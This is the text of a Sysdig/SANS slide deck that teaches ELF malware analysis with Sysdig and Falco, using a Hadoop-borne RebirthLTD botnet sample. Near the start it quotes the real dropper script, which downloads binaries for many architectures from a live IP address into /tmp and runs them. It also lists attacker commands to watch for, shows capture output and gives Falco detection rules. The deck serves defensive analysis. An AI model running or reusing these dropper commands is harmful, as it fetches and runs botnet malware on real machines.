OTLIGHT / SPOTLIGHT / SPOTLIGHT / SPOTLIGHT / SPOTLIGHT / SPOTLIGHT / SPOTLIG

UNDER THE MASK:

Unveiling ELF Malware with Falco

Alessandra Rizzo
Threat Research Engineer
Sysdig

sysdig | SANS

Agenda

1 What's going on in my system?

2 Initial Investigation

3 Static & Dynamic Analysis with Sysdig

4 Craft your own Falco rules

Phase 1 – What's going on in my system?

$ bash -c wget rebirthltd.com/all.sh; chmod 777 ; ./all.sh

```
cd /tmp || cd /dev || cd /var/tmp || cd /usr ; rm -rf lkmips64 ; wget http://194.169.175.43/lkmips64 ; chmod 777 lkmips64 ; ./lkmips64 ntel ;
cd /tmp || cd /dev || cd /var/tmp || cd /usr ; rm -rf lkx86_64 ; wget http://194.169.175.43/lkx86_64 ; chmod 777 lkx86_64 ; ./lkx86_64 ntel ;
cd /tmp || cd /dev || cd /var/tmp || cd /usr ; rm -rf lkarm5 ; wget http://194.169.175.43/lkarm4 ; chmod 777 lkarm4 ; ./lkarm4 ntel ;
cd /tmp || cd /dev || cd /var/tmp || cd /usr ; rm -rf lkarm4 ; wget http://194.169.175.43/lkarm5 ; chmod 777 lkarm5 ; ./lkarm5 ntel ;
cd /tmp || cd /dev || cd /var/tmp || cd /usr ; rm -rf lkarm6 ; wget http://194.169.175.43/lkarm6 ; chmod 777 lkarm6 ; ./lkarm6 ntel ;
cd /tmp || cd /dev || cd /var/tmp || cd /usr ; rm -rf lkarm7 ; wget http://194.169.175.43/lkarm7 ; chmod 777 lkarm7 ; ./lkarm7 ntel ;
cd /tmp || cd /dev || cd /var/tmp || cd /usr ; rm -rf lkm68k ; wget http://194.169.175.43/lkm68k ; chmod 777 lkm68k ; ./lkm68k ntel ;
cd /tmp || cd /dev || cd /var/tmp || cd /usr ; rm -rf lkx86_32; wget http://194.169.175.43/lkx86_32; chmod 777 lkx86_32; ./lkx86_32 ntel ;
cd /tmp || cd /dev || cd /var/tmp || cd /usr ; rm -rf lksparc ; wget http://194.169.175.43/lksparc ; chmod 777 lksparc ; ./lksparc ntel ;
cd /tmp || cd /dev || cd /var/tmp || cd /usr ; rm -rf lksh4 ; wget http://194.169.175.43/lksh4 ; chmod 777 lksh4 ; ./lksh4 ntel ;
cd /tmp || cd /dev || cd /var/tmp || cd /usr ; rm -rf lkpowerpc-440fp ; wget http://194.169.175.43/lkpowerpc-440fp ; chmod 777 lkpowerpc-440fp ; ./lkpowerpc-440fp ntel ;
cd /tmp || cd /dev || cd /var/tmp || cd /usr ; rm -rf lkmips64 ; wget http://194.169.175.43/lkmips64 ; chmod 777 lkmips64 ; ./lkmips64 ntel ;
cd /tmp || cd /dev || cd /var/tmp || cd /usr ; rm -rf lki686_1 ; wget http://194.169.175.43/lki686_1 ; chmod 777 lki686_1 ; ./lki686_1 ntel ;
```

- Suspicious network traffic to unknown remote addresses
- File download from remote IP address
- File execution from suspicious locations (/tmp, /var/tmp)

Phase 2: Initial Investigation

How did it even get here?

The environment where it happened can give it away

- Misconfiguration
- Vulnerability
- Social engineering

...

Look for:

- Commands executed **prior** to malware
- Execution from a specific directory
- Network traffic

...

In our case: Misconfiguration!

- An hadoop cluster with the resourcemanager UI exposed. It allows to deploy new applications in hadoop and to launch tasks. **These tasks allow the execution of commands.**

Look for:

- Unknown processes

$ ps aux

$ ps --sort=-pcpu

$ ps -Ao user,uid,comm,pid,pcpu,tty --sort=-pcpu | head -n 6

Phase 3 - Static Analysis

Analyze the sample *before* execution.

- $ readelf -Ao sample
- $ strings sample | grep “upx”
- $ upx -d sample
- $ strings sample > sample_str.txt
- $ xxd
- $ objdump
- $ nm
- $ gdb

Resources
https://itsfoss.com/linux-commands-malware-analysis/

Some interesting commands:

- Curl/wget
- Rm -rf
- FTPGet
- pkill/killall

```
wget
curl
rm -rf
iptables
ftpget
tftp
bash
pkill
killall
```

```
snoozy@snoozy-1-2:~/Desktop/rebirth$ upx -d k1x86_64
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2020
UPX 3.96        Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 23rd 2020

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     70184 <-     33400   47.59%   linux/amd64   k1x86_64

Unpacked 1 file.
```

Phase 3 – Dynamic Analysis

Analyze the sample *at* execution.

- Use a **throwaway** VM
- Mask your IP address with a VPN

1. Install Sysdig

   One terminal window:

   $ sudo sysdig ‘proc.name=SAMPLE’

1. In the other terminal, run the sample
2. Create a capture
   $ sudo sysdig -w sample.scap ‘proc.name=SAMPLE’
3. Read capture with filters
   $ sudo sysdig -r sample.scap ‘evt.type=execve’

```
snoozy@snoozy-1-2:~/Desktop/rebirth$ sudo sysdig -r ../sample.scap 'evt.type=execve'
16198 15:22:06.308795739 3 k1x86_64 (12551.12551) < execve res=0 exe=./k1x86_64 args=NULL tid=125
51(k1x86_64) pid=12551(k1x86_64) ptid=12548 cwd=<NA> fdlimit=1024 pgft_maj=0 pgft_min=15 vm_size=
232 vm_rss=0 vm_swap=0 comm=k1x86_64 cgroups=cpuset=/.cpu=/user.slice/user-1000.slice/user@1000.s
ervice/app.slice.cpuacct=... env=SHELL=/bin/bash.COLORTERM=truecolor.SUDO_GID=1000.SUDO_COMMAND=/
usr/bin/su.SU... tty=34819 pgid=12548 loginuid=1000(snoozy) flags=1(EXE_WRITABLE) cap_inheritable
=0 cap_permitted=1FFFFFFFFFF cap_effective=1FFFFFFFFFF exe_ino=938175 exe_ino_ctime=2024-10-29 15
:22:04.796278410 exe_ino_mtime=2024-03-13 20:41:20.000000000 uid=0(root) trusted_exepath=/home/sn
oozy/Desktop/rebirth/k1x86_64
```

Phase 3 - Dynamic Analysis

Analyze the sample *at* execution.

- Use a **throwaway** VM
- Mask your IP address with a VPN

Interesting syscalls to look for in ELFs:

- Fork
- Clone
- Prctl
- Unlink/UnlinkAt
- Chdir
- Mount
- Listen, bind, socket
- Connect, recvfrom, sendto

PRCTL with option PR_SET_NAME:

Malware renamed itself to /bin/bash, forked itself to blend in with legitimate processes and exited.

```
16278 15:22:06.317126709 3 k1x86_64 (12551.12551) < prctl res=0 option=15(PR_SET_NAME) arg2_str=/
bin/bash arg2_int=0
```

$ sudo sysdig -w renamed.scap proc.name=/bin/bash

$ pidof /bin/bash

```
snoozy@snoozy-1-2:~/Desktop/rebirth$ pidof /bin/bash
12556 3978
```

Phase 3 – Dynamic Analysis

Analyze the sample *at* execution. ⚠

- Use a **throwaway** VM
- Mask your IP address with a VPN


```
snoozy@snoozy-1-2:~/Desktop/rebirth$ sudo sysdig -r renamed.scap 'evt.type in (connect,sendto,recvfrom)'
713 15:43:03.038135813 3 /bin/bash (13188.13188) > connect fd=1(<4>) addr=178.254.22.166:53
714 15:43:03.038145090 3 /bin/bash (13188.13188) < connect res=0 tuple=10.0.2.15:41982->178.254.22.166:53 fd=1(<
4u>10.0.2.15:41982->178.254.22.166:53)
715 15:43:03.038146024 3 /bin/bash (13188.13188) > sendto fd=1(<4u>10.0.2.15:41982->178.254.22.166:53) size=32 t
uple=NULL
933 15:43:03.038545464 3 /bin/bash (13188.13188) < sendto res=32 data=.............rebirthltd.com.....
3735 15:43:08.042429298 3 /bin/bash (13188.13188) > connect fd=1(<4>) addr=178.254.22.166:53
3736 15:43:08.042437842 3 /bin/bash (13188.13188) < connect res=0 tuple=10.0.2.15:37394->178.254.22.166:53 fd=1(
<4u>10.0.2.15:37394->178.254.22.166:53)
3737 15:43:08.042438393 3 /bin/bash (13188.13188) > sendto fd=1(<4u>10.0.2.15:37394->178.254.22.166:53) size=32
tuple=NULL
3738 15:43:08.042621823 3 /bin/bash (13188.13188) < sendto res=32 data=....I.....rebirthltd.com.....
6775 15:43:13.046448303 3 /bin/bash (13188.13188) > connect fd=1(<4>) addr=178.254.22.166:53
6776 15:43:13.046469864 3 /bin/bash (13188.13188) < connect res=0 tuple=10.0.2.15:60162->178.254.22.166:53 fd=1(
<4u>10.0.2.15:60162->178.254.22.166:53)
6777 15:43:13.046471550 3 /bin/bash (13188.13188) > sendto fd=1(<4u>10.0.2.15:60162->178.254.22.166:53) size=32
tuple=NULL
6778 15:43:13.047043179 3 /bin/bash (13188.13188) < sendto res=32 data=.............rebirthltd.com.....
```

No command execution…

```
snoozy@snoozy-1-2:~/Desktop/rebirth$ sudo sysdig -r renamed.scap 'evt.type=execve'
snoozy@snoozy-1-2:~/Desktop/rebirth$
```

Phase 3 - Analysis Conclusion

PHASES OF THE INTRUSION KILL CHAIN



Weaponization	Exploited Hadoop ResourceManager UI to execute malicious Bash script
Delivery	Downloaded malicious ELF from unknown remote address
Execution	Executed malicious ELF from non-standard location to evade detection
Defense Evasion	Renamed itself to a shell process, forked itself and exited to run the malicious shell process
Command and Control	Binded a non-standard port to listen, attempted to establish connection from C&C to await further instructions
Actions on Objective	Joined the RebirthLTD.com network

Phase 3 - Analysis Conclusion


OSINT To the Rescue

We've now collected a number of IoCs:

- Domain
- IPs
- Filenames
- SHAs
- ...

Some useful OSINT tools:

- IntelX
- FileScan
- AbuseIPDB
- Greynoise
- Shodan
- Google Dorks
- ELFDigest



BOTNET!

Phase 4 - Craft your own Falco rules

```
- rule: Suspicious Shell Process Impersonation
  desc: Adversaries may attempt to manipulate the name of a task
or service to make it appear legitimate or benign.
  condition: evt.type=prctl and evt.dir=< and
evt.arg.option="PR_SET_NAME" and evt.arg2_str=/bin/bash
  exceptions:
  outputs: Process masquerading as a shell process detected
(proc.exepath=%proc.exepath evt.args=%evt.args
proc.pname=%proc.pname gparent=%proc.aname[2]
ggparent=%proc.aname[3] gggparent=%proc.aname[4]
proc.ppid=%proc.ppid proc.pcmdline=%proc.pcmdline
user.name=%user.name user.loginuid=%user.loginuid
proc.tty=%proc.tty proc.cmdline=%proc.cmdline
proc.pcmdline=%proc.pcmdline gcmdline=%proc.acmdline[2]
container.id=%container.id container_name=%container.name
proc.pid=%proc.pid proc.cwd=%proc.cwd
image=%container.image.repository:%container.image.tag
evt.args=%evt.args)
  priority: WARNING
  tags: [host, container, process]
```

```
- list: disallowed_ports
  items: [8345]

- rule: Disallowed Port-Binding Detected
  desc: Detects binding of disallowed ports.
  condition: evt.type=bind and fd.port in (disallowed_ports)
  exceptions:
  outputs: Process binded a disallowed port
(proc.exepath=%proc.exepath evt.args=%evt.args
proc.pname=%proc.pname gparent=%proc.aname[2]
ggparent=%proc.aname[3] gggparent=%proc.aname[4]
proc.ppid=%proc.ppid proc.pcmdline=%proc.pcmdline
user.name=%user.name user.loginuid=%user.loginuid
proc.tty=%proc.tty proc.cmdline=%proc.cmdline
proc.pcmdline=%proc.pcmdline gcmdline=%proc.acmdline[2]
container.id=%container.id container_name=%container.name
proc.pid=%proc.pid proc.cwd=%proc.cwd
image=%container.image.repository:%container.image.tag
evt.args=%evt.args)
  priority: WARNING
  tags: [host, container, process]
```

2024 Global Cloud Threat Report

Learn how the use of automation, the growing scale of attacks, and the prioritization of resource-based motivations have changed the landscape of cloud attacks.


sysdig
SECURE
EVERY
SECOND